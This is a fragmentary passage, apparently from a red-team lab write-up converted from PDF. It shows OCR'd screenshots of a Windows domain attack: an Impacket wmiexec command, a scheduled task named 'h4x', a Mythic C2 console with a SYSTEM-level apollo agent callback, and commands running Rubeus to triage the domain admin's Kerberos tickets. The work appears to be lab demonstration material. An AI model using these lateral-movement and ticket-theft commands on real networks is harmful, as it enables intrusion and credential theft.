
```
garrett@blackhat:~$ wmiexec.py @cluster.ludus.domain -k -no-pass  
Impacket v0.13.0.dev0+20250226.212301.ead516a1 - Copyright Fortra, LLC and  
its affiliated companies
```


```
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```


```
garrett@blackhat:~$ |
```











The image shows two overlapping windows. The top window is the Windows Task Scheduler, titled "Task Scheduler (CLUSTER.LUDUS.DOMAIN)". It displays a list of tasks in a grid format with columns: Name, Status, and Triggers. One task, "h4x", is selected and highlighted in blue. The bottom window is a terminal or log viewer titled "INTERACT". It shows a table of data with columns: :USER, :DOMAIN, :PID, :LAST CHECKIN, :DESCRIPTION, and :AGENT. A message in the terminal says "New Callback (5) SYSTEM@TEST-CLUSTER with pid 2000".

**Task Scheduler**

File Action View Help

Task Scheduler (CLUSTER.LUDUS.DOMAIN)

Task Scheduler Library

Microsoft

Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatch...	Ready	At system startup

General Triggers Actions Conditions Settings History

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

**Actions**



Task Scheduler Library



- Create Basic Task...
- Create Task...
- Import Task...
- Display All Running Tasks
- Disable All Tasks History
- New Folder...
- View

**INTERACT**

:IP	:HOST	:USER	:DOMAIN	:PID	:LAST CHECKIN	:DESCRIPTION	:AGENT
169.254.2.145	TEST-CLUSTER					ted by mythic_admin at 2025-07-24 19:12:23	apollo

New Callback (5) SYSTEM@TEST-CLUSTER with pid 2000





6 ▾ 169.254.2.145 TEST-CLUSTER SYSTEM ludus 1628 1 seconds Created by my

CALLBACK: 6 X SPLIT CALLBACK: 6 X

```
[Thu Jul 24 2025 01:59 PM] / T-14 / mythic_admin / C-6 / ...
load inline_assembly assembly_inject
[Thu Jul 24 2025 02:03 PM] / T-15 / mythic_admin / C-6 ...
inline_assembly -Assembly Rubeus.exe -Arguments triage /user:domainadmin
```

